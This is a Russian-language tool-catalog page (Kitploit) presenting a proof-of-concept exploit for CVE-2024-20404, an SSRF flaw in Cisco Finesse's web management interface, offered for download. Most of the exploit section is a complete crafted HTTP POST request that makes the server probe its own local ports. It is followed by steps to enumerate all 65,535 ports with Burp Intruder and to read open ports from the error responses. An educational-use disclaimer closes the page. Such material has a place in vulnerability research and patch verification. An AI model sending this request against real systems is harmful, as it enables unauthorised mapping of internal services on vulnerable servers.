Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2024-20404 — Эксплойт-доказательство концепции для CVE-2024-20404, демонстрирующий SSRF в веб-интерфейсе управления Cisco Finesse для перечисления локальных служб путём отправки специально сформированных HTTP-запросов. | Kitploit
Инструменты/GitHubGitHub/3zz4t/cve-2024-20404
РазведкаАнализ уязвимостейЭксплуатацияСбор информацииВеб-безопасностьТестирование на Проникновение
GitHub3zz4t/cve-2024-20404

CVE-2024-20404

Эксплойт-доказательство концепции для CVE-2024-20404, демонстрирующий SSRF в веб-интерфейсе управления Cisco Finesse для перечисления локальных служб путём отправки специально сформированных HTTP-запросов.

Репозиторий
21252 лет назадЕщё не проверено
Поделиться

Описание

Уязвимость в веб-интерфейсе управления Cisco Finesse может позволить неаутентифицированному удалённому злоумышленнику провести SSRF-атаку на уязвимую систему.

Эта уязвимость вызвана недостаточной проверкой вводимых пользователем данных для определенных HTTP-запросов, отправляемых на уязвимую систему. Злоумышленник может воспользоваться этой уязвимостью, отправив специально сформированный HTTP-запрос на целевое устройство. Успешная эксплуатация может позволить злоумышленнику получить ограниченную конфиденциальную информацию о службах, связанных с уязвимым устройством.

Доказательство концепции (PoC)

  1. Отправьте приведенный ниже запрос, чтобы проверить ответ от порта "8444" на локальном хосте сервера, заменив <target> на ваш.
POST /gadgets/metadata HTTP/2
Host: <target>:8445
Cookie: timeBeforeFailover=1695808242310; timeBeforeAttemptingLoginInIframe=1695808244317; attemptsMade=1; seqNumberGenerated=1; finesse_ag_extension=<extension>; activeDeviceId4000=SEPD4AD717A03F6; timeBeforeLoadingOtherSide=1695808249678
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://<target>:8445/desktop/container;jsessionid=90aE172355707490406528141464742B/?locale=en_US
Content-Type: application/json
Content-Length: 127
Origin: https://<target>:8445
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

{"context":{"container":"default","language":"en","country":"US","locale":"en_US"},"gadgets":[{"url":"http://127.0.0.1:8444"}]}


  1. Используйте Intruder в Burp Suite для сканирования всех открытых портов на веб-сервере управления Cisco Finesse, изменяя номер порта от 1 до 65535.

  2. На закрытых портах вы увидите ответ "Connection refused".

  1. Другие сообщения об ошибках указывают на то, что эти порты открыты, и их можно перечислить.

Ссылки

  • https://nvd.nist.gov/vuln/detail/CVE-2024-20404
  • https://sec.cloudapps.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-finesse-ssrf-rfi-Um7wT8Ew

Отказ от ответственности

Это всего лишь доказательство концепции (PoC), демонстрирующее, что веб-интерфейс управления Cisco Finesse уязвим для подделки серверных запросов (SSRF), и данный PoC предназначен только для образовательных целей. Используйте его ответственно и только на системах, на которые получено явное разрешение на тестирование. Неправильное использование этого PoC может привести к серьезным последствиям.


Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    755
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    510
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    415
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    343
  • 5

    antifox

    antifox-ai/antifox

    Мультиагентная платформа автономного тестирования на проникновение на базе ИИ, которая выполняет разведку, обнаружение поверхности атаки, валидацию эксплуатации и подготовку отчётов с подтверждающими доказательствами.

    259
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    258

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →